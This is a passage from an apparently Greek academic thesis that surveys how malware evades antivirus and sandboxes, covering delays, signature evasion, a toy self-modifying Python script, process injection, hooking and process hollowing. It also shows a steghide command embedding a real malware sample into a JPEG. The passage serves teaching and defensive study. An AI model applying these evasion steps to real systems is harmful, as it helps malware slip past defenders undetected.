
Εισαγωγή καθυστερήσεων: Οι προγραμματιστές κακόβουλου λογισμικού μπορούν να σχεδιάσουν τον κώδικά τους ώστε να περιλαμβάνουν σκόπιμες καθυστερήσεις**.** Αυτές οι καθυστερήσεις μπορεί να είναι βραχύβιες και δυσδιάκριτες κατά την κανονική εκτέλεση, αλλά μπορούν να επηρεάσουν σημαντικά την ανάλυση εντός ενός sandbox με περιορισμένο χρόνο. Με αυτές τις καθυστερήσεις επίσης είναι πιθανό να τελειώσει ο χρόνος λειτουργίας του sandbox και το malware να φύγει από αυτό χωρίς να ανιχνευθεί.

Ενεργοποίηση του malware μια συγκεκριμένη ημερομηνία και ώρα: Ένα πρόγραμμα μπορεί να έχει προγραμματιστεί να εκτελεστεί μια συγκεκριμένη χρονική στιγμή που ο δημιουργός του έχει ορίσει. Για παράδειγμα, μπορεί να του ορίσει να εκτελεστεί την περίοδο των Χριστουγέννων που είναι πιθανό κάποια συστήματα να υπολειτουργούν λόγω έλλειψης των ανθρώπων που τα χειρίζονται.

3.4.4 Χρήση τεχνητής νοημοσύνης

Σύγχρονα ιοφόρα προγράμματα χρησιμοποιούν μεθόδους τεχνητής νοημοσύνης και μηχανικής μάθησης για να αποσαφηνίσουν αν βρίσκονται σε εικονικό ή μη περιβάλλον. Πιο συγκεκριμένα, οι προγραμματιστές εκπαιδεύουν διάφορα μοντέλα με πραγματικά δεδομένα και τα ενσωματώνουν στα προγράμματά τους έτσι ώστε να είναι ικανά να προβλέψουν με μεγάλο ποσοστό επιτυχίας αν μια συγκεκριμένη χρονική περίοδο βρίσκονται σε sandbox ή όχι.

3.5 Τεχνικές παράκαμψης με βάση την υπογραφή

Μια υπογραφή, στο πλαίσιο της κυβερνοασφάλειας, είναι ένα μοναδικό αναγνωριστικό που σχετίζεται με ένα συγκεκριμένο κακόβουλο λογισμικό. Πρόκειται ουσιαστικά για ένα ψηφιακό αποτύπωμα που χρησιμοποιεί το εκάστοτε λογισμικό προστασίας από ιούς για την αναγνώριση και τον εντοπισμό γνωστών απειλών. Οι υπογραφές δημιουργούνται με την ανάλυση διαφόρων χαρακτηριστικών του κακόβουλου κώδικα όπως είναι οι συναρτήσεις που χρησιμοποιεί, τα ονόματα των μεταβλητών του, η ύπαρξη διαφόρων γνωστών ύποπτων μοτίβων και η ροή εκτέλεσης των εντολών του. Έτσι, αφού παραχθεί μια υπογραφή αποθηκεύεται σε μια βάση δεδομένων και τα antivirus αναζητούν σε αυτή για να εντοπίσουν αν υπάρχει η υπογραφή του αρχείου που εξετάζουν ως προς την επικινδυνότητά του. Υπάρχουν 2 μεγάλες κατηγορίες υπογραφών. Η υπογραφή κατακερματισμού (hash signature) και η υπογραφή byte (byte signature).

Η υπογραφή κατακερματισμού, είναι ένα μοναδικό ψηφιακό αποτύπωμα που παράγεται με την εφαρμογή μιας συνάρτησης κατακερματισμού σε ένα αρχείο. Πιο συγκεκριμένα, μια συνάρτηση κατακερματισμού είναι ένας μαθηματικός αλγόριθμος που λαμβάνει μια είσοδο και παράγει μια συμβολοσειρά σταθερού μεγέθους. Η έξοδος που παράγεται από τη συνάρτηση κατακερματισμού πρέπει να είναι μοναδική σε σχέση με τα δεδομένα εισόδου. Ακόμη και μια μικρή αλλαγή στα δεδομένα εισόδου θα πρέπει να παράγει μια σημαντικά διαφορετική τιμή κατακερματισμού. Ο σκοπός της δημιουργίας μιας υπογραφής κατακερματισμού είναι να παρέχει μια μοναδική αναπαράσταση ενός συνόλου δεδομένων. Αυτό επιτρέπει την αποτελεσματική σύγκριση και τον εντοπισμό της ακεραιότητας των δεδομένων ή των αλλαγών που μπορεί να υποστούν. Μία γνωστή συνάρτηση κατακερματισμού είναι η MD5 και παρακάτω βλέπουμε 2 εφαρμογές της. Παρατηρούμε ότι ενώ το μόνο που αλλάζει στις δύο συμβολοσειρές είναι η προσθήκη ενός θαυμαστικού (!) στο τέλος της δεύτερης τα 2 αποτελέσματα διαφέρουν κατά πολύ.

The MD5 hash for Hello World is : **b10a8db164e0754105b7a99be72e3fe5**

Εικόνα 12 MD5 hash του Hello World [17]

The MD5 hash for Hello World! is : **ed076287532e86365e841e92bfc50d8c**

Εικόνα 13 MD hash του Hello World! [17]

Από την άλλη πλευρά, μια υπογραφή byte, είναι μια συγκεκριμένη ακολουθία bytes σε ένα αρχείο που χρησιμεύει ως μοναδικό αναγνωριστικό για το συγκεκριμένο αρχείο. Σε αντίθεση με τις υπογραφές κατακερματισμού, οι οποίες αντιπροσωπεύουν ολόκληρο το περιεχόμενο ενός αρχείου, οι υπογραφές byte επικεντρώνονται σε συγκεκριμένα μοτίβα bytes

εντός των δεδομένων εισόδου. Οι ερευνητές ασφαλείας αναλύουν τα κακόβουλα λογισμικά και προσπαθούν να εντοπίσουν μια συγκεκριμένη ακολουθία bytes στον κώδικα τους που τα χαρακτηρίζουν μοναδικά. Αυτή η ακολουθία μπορεί να είναι για παράδειγμα η
AB CD EF 12 34 56. Έτσι, τα προγράμματα antivirus απλά μπορούν να ψάξουν αν το αρχείο που βρίσκεται υπό εξέταση χαρακτηρίζεται από την συγκεκριμένη ακολουθία ή από άλλες παρόμοιες.

Η τεχνική προσδιορισμού με βάση την υπογραφή αν και έχει χαμηλά ποσοστά αποτυχίας παρουσιάζει κάποιες αδυναμίες. Αρχικά, είναι πιο δύσκολο να ανταπεξέλθει απέναντι σε malwares που δεν έχουν εμφανιστεί μέχρι τώρα (zero-day απειλές) καθώς δεν υπάρχει υπογραφή γι' αυτά. Επιπλέον, δεδομένου ότι νέα κακόβουλα προγράμματα εμφανίζονται καθημερινά, αποθηκεύονται μεγάλες ποσότητες υπογραφών, απαιτώντας σημαντικό αποθηκευτικό χώρο, καθιστώντας αργή την αναζήτηση μιας συγκεκριμένης υπογραφής επηρεάζοντας έτσι την απόδοση του συστήματος.

Η παράκαμψη κακόβουλου λογισμικού με βάση τις υπογραφές περιλαμβάνει την τροποποίηση κάποιων από χαρακτηριστικών του κώδικα που αναφέρθηκαν έτσι ώστε να μην ταιριάζει με τις γνωστές υπογραφές. Αυτό επιτυγχάνεται με αλλαγές στον κώδικα ή στη συμπεριφορά του, δημιουργώντας ουσιαστικά μια νέα έκδοση από αυτή που τα συστήματα ασφαλείας έχουν ήδη γνώση. Δύο συνηθισμένες τεχνικές είναι οι ακόλουθες [18]:

Πολυμορφικά κακόβουλα λογισμικά: Ένα πολυμορφικό κακόβουλο λογισμικό έχει σχεδιαστεί για να αλλάζει την εμφάνισή και την μορφή του κάθε φορά που εκτελείται, καθιστώντας δύσκολο για το λογισμικό ασφαλείας να αναγνωρίσει τόσες πολλές διαφορετικές εκδοχές του. Η βασική λειτουργικότητα παραμένει η ίδια, αλλά η υπογραφή είναι διαφορετική κάθε φορά**.**

Μεταμορφικά κακόβουλα λογισμικά: Στην περίπτωση αυτή τα κακόβουλα λογισμικά όχι απλά αλλάζουν την εμφάνιση τους αλλά διαφοροποιούν σε μεγάλο βαθμό και τον ίδιο τον κώδικά τους (με την βασική λειτουργία να παραμένει η ίδια).

Για παράδειγμα, έστω το παρακάτω πρόγραμμα σε python:

pol.py

home > dimitris > thesis > pol.py


```
1  print('This is a program that can change its form')
2
3  with open(__file__, 'r') as f:
4      lines = f.read().split('\n')
5      new_line = '#This is a random comment'
6      new_file = '\n'.join([new_line] + lines[0:])
7
8  with open(__file__, 'w') as f:
9      f.write(new_file)
```

Εικόνα 14 Python πολυμορφικό πρόγραμμα

Το μόνο που κάνει ουσιαστικά είναι να εμφανίζει στην οθόνη ένα μήνυμα. Ωστόσο, κάθε φορά που εκτελείται προστίθεται στην αρχή του μια νέα γραμμή σε μορφή σχόλιου (comment). Εκτελώντας το λοιπόν παρατηρούμε ότι όντως στον κώδικα υπάρχει μια νέα γραμμή

```
dimitris@dimitris-Inspiron-16-5620:~/thesis$ python3 pol.py
This is a program that can change its form
dimitris@dimitris-Inspiron-16-5620:~/thesis$
```

Εικόνα 15 Screenshot εκτέλεσης του πολυμορφικού προγράμματος



Εικόνα 16 Αποτέλεσμα πολυμορφικού προγράμματος μετά από μία εκτέλεση

Αυτή είναι μια απλή περίπτωση πολυμορφικού κώδικα. Όπως μπορεί να γίνει εύκολα αντιληπτό όμως αυτή η ιδέα μπορεί να εμπλουτιστεί με περισσότερη πολυπλοκότητα και να επιφέρει ακόμα μεγαλύτερες αλλαγές στον κώδικα ενός προγράμματος

Η παραμικρή αλλαγή σε ένα κομμάτι κώδικα μπορεί να δώσει στο πρόγραμμα μια τελείως διαφορετική υπογραφή από αυτή που είχε ήδη πριν. Επομένως, ουσιαστικά πρόκειται για μια διαδικασία «trial and error» στη νοποία οι επιτιθέμενοι προσπαθούν να βρουν μια υπογραφή που δεν έχει εντοπιστεί ακόμα από το Windows Defender.

3.6 Δυναμική αλλαγή IP διευθύνσεων


Ένα κακόβουλο λογισμικό μπορεί να χρησιμοποιεί τεχνικές για να αλλάζει δυναμικά τις διευθύνσεις IP των απομακρυσμένων διακομιστών που του δίνουν εντολές. Επιπλέον, μπορεί να δημιουργήσει έναν μεγάλο αριθμό πιθανών domain ονομάτων. Μόνο ένα μικρό υποσύνολο αυτών των domain είναι ενεργό ανά πάσα στιγμή. Αυτές οι δυναμικές αλλαγές καθιστούν δύσκολη την πρόβλεψη και τον αποκλεισμό όλων των πιθανών σημείων αφετηρίας από τα οποία μπορεί να προέρχεται το πρόγραμμα καθώς είναι δύσκολο να βρίσκονται όλα στις διάφορες blacklists που έχουν τα antivirus συστήματα.

3.7 Στεγανογραφία

Πρόκειται για τη πρακτική της απόκρυψης μιας πληροφορίας μέσα σε μια άλλη για να αποφευχθεί η ανίχνευση. Στα πλαίσια της κυβερνοασφάλειας, αυτό περιλαμβάνει συχνά την απόκρυψη κακόβουλου κώδικα μέσα σε φαινομενικά αθώα αρχεία, όπως εικόνες. Με αυτό τον τρόπο ο επιτιθέμενος καταφέρνει να κρύψει επικίνδυνες πληροφορίες σε αρχεία που κατά κύριο λόγο δεν θεωρούνται ύποπτα από τους μηχανισμούς ασφαλείας [19].

Για την επίδειξη αυτής της μεθόδου θα χρησιμοποιηθεί το steghide [20],

Αρχικά, κατεβάζουμε έναν ιό από το MalwareBazzar [21]



Εικόνα 17 Ιός από MalwareBazzar [21]

και στην συνέχεια προσπαθούμε να τον ενσωματώσουμε στην παρακάνω εικόνα:

Εικόνα 18 Εικόνα πριν την ενσωμάτωση του ιού σε αυτή

Τέλος με το εργαλείο steghide πραγματοποιούμε τον στόχο μας:

```
┌──(.afric)─(kali㉿kali)-[~/thesis/steganography]
└─$ steghide embed -ef 1b9fd4e5647e3c74f57a1c35b37fa0b6177125c77c628199c899e9dd40824569.exe -cf flower.jpg
Enter passphrase:
Re-Enter passphrase:
embedding "1b9fd4e5647e3c74f57a1c35b37fa0b6177125c77c628199c899e9dd40824569.exe" in "flower.jpg"... done%
```

Εικόνα 19 Screenshot εκτέλεσης steghide

Το τελικό αποτέλεσμα της αρχικής εικόνας είναι το ακόλουθο:

Εικόνα 20 Εικόνα μετά την ενσωμάτωση του ιού σε αυτή

Όπως παρατηρούμε το αποτέλεσμα είναι πανομοιότυπο και έτσι είναι πολύ δύσκολο για έναν χρήστη να καταφέρει να ξεχωρίσει την αρχική εικόνα με αυτήν που περιέχει τον ιό.

3.8 «Πολύγλωσσα» αρχεία

Το «πολύγλωσσο» αρχείο μπορεί να είναι έγκυρο σε πολλούς διαφορετικούς τύπους αρχείων. Για παράδειγμα, μπορεί να είναι ένα αρχείο που είναι μια έγκυρη εικόνα όταν ανοίγεται από ένα πρόγραμμα προβολής εικόνων και ένα έγκυρο αρχείο JavaScript όταν εκτελείται από έναν browser. Οι δημιουργοί κακόβουλου λογισμικού δημιουργούν πολυγλωσσία για να αποφύγουν τις διάφορες πρακτικές ασφαλείας. Ένα αρχείο που φαίνεται ακίνδυνο σε μια μορφή μπορεί να περιέχει κακόβουλο κώδικα που γίνεται ενεργός όταν ερμηνεύεται διαφορετικά.

3.9 Τεχνικές μη ορατότητας

Οι τεχνικές μη ορατότητας, ιδίως αυτές που χρησιμοποιούνται από προγράμματα rootkit, είναι μέθοδοι που χρησιμοποιούνται από κακόβουλα λογισμικά, για να αποκρύψουν την παρουσία και τις δραστηριότητές τους από το λειτουργικό σύστημα.

Μια κοινή μέθοδος που χρησιμοποιείται από τα rootkits είναι η αντικατάσταση ή η αφαίρεση λειτουργιών του συστήματος. Αυτό σημαίνει ότι όταν το λειτουργικό σύστημα δίνει εντολή για να αποκτηθεί πρόσβαση σε ορισμένες λειτουργίες ή αρχεία, το rootkit υποκλέπτει αυτές τις εντολές και επιστρέφει τις δικές του απαντήσεις αντί για αυτές που περίμενε αρχικά το λειτουργικό. Επίσης, στο πλαίσιο του να γίνουν αόρατα τα μολυσμένα αρχεία από τα προγράμματα προστασίας από ιούς, τα rootkits μπορούν να διακόπτουν τις κλήσεις που πραγματοποιούνται από αυτά όταν πάνε να ελέγξουν την νομιμότητά τους δίνοντας τους ψεύτικες απαντήσεις κάνοντας τα να νομίζουν ότι είναι ασφαλή. Επιπλέον, πολλά κακόβουλα λογισμικά μπορεί να κρύβουν την παρουσία τους χειραγωγώντας την registry. Με την απόκρυψη των καταχωρίσεων της registry που σχετίζονται με το πρόγραμμα αυτό μπορεί να αποφύγει την ανίχνευση και την αφαίρεση από το λογισμικό ασφαλείας.

3.10 Απόκρυψη του κώδικα σε ιστότοπο

Η απόκρυψη του κώδικα σε έναν ιστότοπο περιλαμβάνει την τροποποίηση του περιεχομένου μιας ιστοσελίδας με τέτοιο τρόπο ώστε να φαίνεται ακίνδυνη ενώ στην πραγματικότητα μπορεί να περιέχει κακόβουλο κώδικα. Για παράδειγμα, αν κάποιος επισκεφθεί έναν ύποπτο ιστότοπο, φαινομενικά δεν συμβαίνει τίποτα αλλά αντ' αυτού ένα trojan, ή spyware, εγκαθίσταται στον υπολογιστή και υποκλέπτει δυνητικά δεδομένα. Ένα ακόμα παράδειγμα κακόβουλων ιστοσελίδων που δύσκολα εντοπίζονται από τα προγράμματα ασφαλείας είναι αυτές που έχουν ως στόχο το phising. Δηλαδή, πολλές ιστοσελίδες έχουν φτιαχτεί με τέτοιο τρόπο ώστε να μοιάζουν εμφανισιακά με κάποιες άλλες με σκοπό να ξεγελάσουν τον χρήστη και να τον κάνουν να νομίζει ότι επισκέπτεται τις ασφαλείς ενώ στην πραγματικότητα επισκέπτεται τις κακόβουλες. Έτσι, αν εισάγει τα στοιχεία σύνδεσης του, αυτά θα μεταφερθούν αμέσως στον επιτιθέμενο.

3.11 Επιθέσεις ποσότητας

Οι επιθέσεις ποσότητας είναι μια στρατηγική που χρησιμοποιούν οι χάκερς για να εξουδετερώσουν τις εταιρείες antivirus και τα συστήματα ασφαλείας κατακλύζοντας το διαδίκτυο με μεγάλο όγκο νέων εκδόσεων ή παραλλαγών διαφόρων ιών μέσα σε σύντομο χρονικό διάστημα. Ο στόχος πίσω από αυτές τις επιθέσεις είναι να δημιουργηθεί μια κατάσταση όπου οι εταιρείες antivirus βομβαρδίζονται με εξαιρετικά μεγάλο αριθμό νέων δειγμάτων κακόβουλου λογισμικού προς ανάλυση επιβαρύνοντας έτσι τους πόρους και τις δυνατότητές τους για την ανάλυση και την ενημέρωση των μηχανισμών ανίχνευσης. Με αυτό τον τρόπο οι κακόβουλοι χρήστες ελπίζουν ότι η χρονοβόρα διαδικασία ανάλυσης κάθε διαφορετικού δείγματος, θα δώσει ένα μικρό χρονικό παράθυρο στα προγράμματά τους να διεισδύσουν στα μηχανήματα των ανυποψίαστων χρηστών.

3.12 Έγχυση κακόβουλου κώδικα σε διεργασίες


Η έγχυση κακόβουλου κώδικα σε διεργασίες (process memory injection) [22] μια μέθοδος που χρησιμοποιείται συνήθως για την εισαγωγή κώδικα στη μνήμη ενός εκτελούμενου προγράμματος. Αρχικά, ο επιτιθέμενος παίρνει πρόσβαση σε μια οποιαδήποτε εκτελούμενη διεργασία (π.χ notepad.exe) και στη συνέχεια μπορεί να καλέσει την συνάρτηση VirtualAllocEx ώστε να δημιουργηθεί χώρος στη μνήμη της όπου με την βοήθεια της WriteProcessMemory μπορεί να γράψει τον κακόβουλο κώδικά του. Επιπλέον, η διεργασία αυτή πρέπει να ενημερωθεί για το που ακριβώς βρίσκεται το κομμάτι κώδικα ώστε να το εκτελέσει. Για να το κάνει αυτό χρησιμοποιεί την GetModuleHandle(). Τέλος, στο σημείο αυτό δημιουργείται ένα thread που πλέον είναι σε θέση να εκτελέσει αυτόματα τον κακόβουλο κώδικα.

3.13 Έγχυση DLL σε διεργασίες

Ένα DLL (Dynamic Link Library) είναι ένας τύπος αρχείου που περιέχει κώδικα και δεδομένα που μπορούν να χρησιμοποιηθούν από πολλά προγράμματα ταυτόχρονα. Ουσιαστικά δηλαδή πρόκειται για βιβλιοθήκες που μπορούν να φορτωθούν κατά την εκτέλεση και, συνεπώς, να διαμοιραστούν μεταξύ διαφορετικών ταυτόχρονων εφαρμογών. Αυτό ονομάζεται δυναμική σύνδεση (dynamic linking). Ένας επιτιθέμενος λοιπόν μπορεί να το εκμεταλλευτεί αυτό και να τοποθετήσει ένα δικό του κακόβουλο DLL λειτουργώντας με τον ίδιο τρόπο όπως θα έκανε αν χρησιμοποιούσε την τεχνική της έγχυσης κώδικα σε μία διεργασία [23].

3.14 Inline Hooking


Το Inline hooking [24] είναι μια τεχνική που χρησιμοποιείται για την τροποποίηση της συμπεριφοράς ενός προγράμματος κατά τη διάρκεια της εκτέλεσης του χωρίς να αλλάξει ο κώδικας του. Πιο συγκεκριμένα, πρόκειται για μια τεχνική που εισάγει ένα κομμάτι κώδικα σε ένα ήδη εκτελούμενο πρόγραμμα, αλλάζοντας έτσι τη ροή ελέγχου του και αναγκάζοντας το να εκτελέσει τον κώδικα αυτόν. Στην πράξη, αυτό επιτυγχάνεται αντικαθιστώντας τις πρώτες εντολές μιας συνάρτησης με ένα άλμα στον νέο κώδικα που εισάγουμε (συνήθως μια άλλη συνάρτηση), το οποίο μετά την εκτέλεση του θα μεταπηδήσει πίσω, συνεχίζοντας την εκτέλεση της αρχικής συνάρτησης.



Viewer does not support full SVG 1.1

Εικόνα 21 Συμπεριφορά προγράμματος χωρίς hooking [24]

Η παραπάνω εικόνα μας δείχνει πως συμπεριφέρεται ένα φυσιολογικό πρόγραμμα χωρίς hooking. Αναλυτικότερα, καλείται μια συνάρτηση από την βιβλιοθήκη USER32.DLL και όταν τελειώσει η εκτέλεση της η ροή του προγράμματος επιστρέφει εκεί που ήταν πριν.



Εικόνα 22 Συμπεριφορά προγράμματος με inline hooking [24]

Αντιθέτως αυτή η εικόνα μας δείχνει το παράδειγμα μιας ροής εκτέλεσης προγράμματος που χρησιμοποιεί την τεχνική του inline hooking. Όπως και στην απλή περίπτωση καλείται πάλι η συνάρτηση στην βιβλιοθήκη USER32.DLL αλλά τώρα η ροή ανακατευθύνεται και εκτελείται ο “hook” κώδικας και όταν τελειώσει η ροή γυρνάει πάλι πίσω στην συνάρτηση που έπρεπε να είναι και όλα εκτελούνται κανονικά.

Όπως μπορεί να γίνει εύκολα αντιληπτό, ένας επιτιθέμενος μπορεί να φτιάξει τον δικό του “hook” κώδικα που μπορεί να εκτελεί διάφορες κακόβουλες ενέργειες για να πετύχει τον σκοπό του.

3.15 Τεχνική “Process Hollowing”

Πρόκειται για μια τεχνική που στοχεύει στην «μεταμφίεση» κακόβουλου κώδικα σε μια καλόβουλη διεργασία αντικαθιστώντας τον κώδικα της. Με πιο απλά λόγια ο επιτιθέμενος, προσπαθεί να «φυτεύσει» κακόβουλο κώδικα σε μια νόμιμη διεργασία έτσι ώστε όταν εκτελεστεί να εκτελέσει τον κώδικα του επιτιθέμενου και όχι αυτόν που θα εκτελούσε έτσι και αλλιώς.

Πιο συγκεκριμένα η τεχνική αυτή μπορεί να αναλυθεί στα ακόλουθα βήματα : [25]

Επιλογή νόμιμης διεργασίας: Ο επιτιθέμενος διαλέγει ποια καλόβουλη διεργασία από το αντίπαλο μηχάνημα θα χρησιμοποιήσει. Επιλέγει συνήθως μια διεργασία που βρίσκεται στο σύστημα και είναι απίθανο να κινήσει υποψίες. Για παράδειγμα, ο επιτιθέμενος μπορεί να επιλέξει μια διεργασία που σχετίζεται με μια ευρέως χρησιμοποιούμενη εφαρμογή, όπως ένα πρόγραμμα περιήγησης ιστού ή ένα πρόγραμμα ηλεκτρονικού ταχυδρομείου. Ακόμα έχει την δυνατότητα να επιλέξει μια διεργασία που διαθέτει τα απαραίτητα δικαιώματα για την εκτέλεση της επιθυμητής κακόβουλης δραστηριότητας. Για παράδειγμα, αν ο θέλει να τροποποιήσει τις ρυθμίσεις του συστήματος, μπορεί να επιλέξει μια διεργασία που έχει δικαιώματα διαχειριστή. Αντίστοιχα, μπορεί να επιλέξει μια διεργασία που ξεκινάει πάντα μόλις ανοίξει ο υπολογιστής. Έτσι με αυτόν τον τρόπο θα έχει πραγματοποιήσει και persistence.

Αναστολή της διεργασίας: Ο επιτιθέμενος βάζει την διεργασία σε κατάσταση αναστολής (suspended mode). Στο διάστημα που η διεργασία βρίσκεται σε κατάσταση αναστολής ο επιτιθέμενος θα έχει όλο τον χρόνο να τοποθετήσει σε αυτή τον δικό του κώδικα

Αντικατάσταση της εικόνας της μνήμης διεργασίας: Ο επιτιθέμενος στο βήμα αυτό τροποποιεί την μνήμη της διεργασίας που επέλεξε. Δηλαδή, αντικαθιστά το αρχικό εκτελέσιμο κομμάτι με το δικό του. Μαζί με αυτό θα χρειαστεί να αλλάξει το PEB (Process Environment Block) που είναι η δομή των Windows που περιέχει τις βασικές πληροφορίες μιας διεργασίας (η διεύθυνση της, το εκτελέσιμο κομμάτι της κ.α.)

Συνέχιση εκτέλεσης της διεργασίας: Στο τελευταίο βήμα ο επιτιθέμενος αφού έχει πραγματοποιήσει όλες τις απαραίτητες αλλαγές συνεχίζει την διεργασία που προηγουμένως έθεσε σε κατάσταση αναστολής και έτσι αρχίζει να εκτελείται ο κακόβουλος κώδικας.

Ουσιαστικά, το process hollowing επιτρέπει στον επιτιθέμενο να μετατρέψει ένα νόμιμο εκτελέσιμο αρχείο σε ένα κακόβουλο αρχείο που φαίνεται να είναι αξιόπιστο. Αυτή η στρατηγική καθιστά την τεχνική αυτή πολύ χρήσιμη για τους επιτιθέμενους καθώς είναι πολύ πιθανό το λογισμικό antimalware του θύματος να μην είναι σε θέση να ανιχνεύσει ότι υπήρξε αυτή η αντικατάσταση του αρχικού κώδικα της διεργασίας.

Η εκτέλεση του κακόβουλου κώδικα γίνεται συνήθως με τέτοιο τρόπο ώστε να φαίνεται ότι αποτελεί μέρος της κανονικής λειτουργίας της διεργασίας-στόχου. Αυτό μπορεί να καταστήσει εξαιρετικά δύσκολο τον εντοπισμό της κακόβουλης δραστηριότητας από το λογισμικό ασφαλείας.

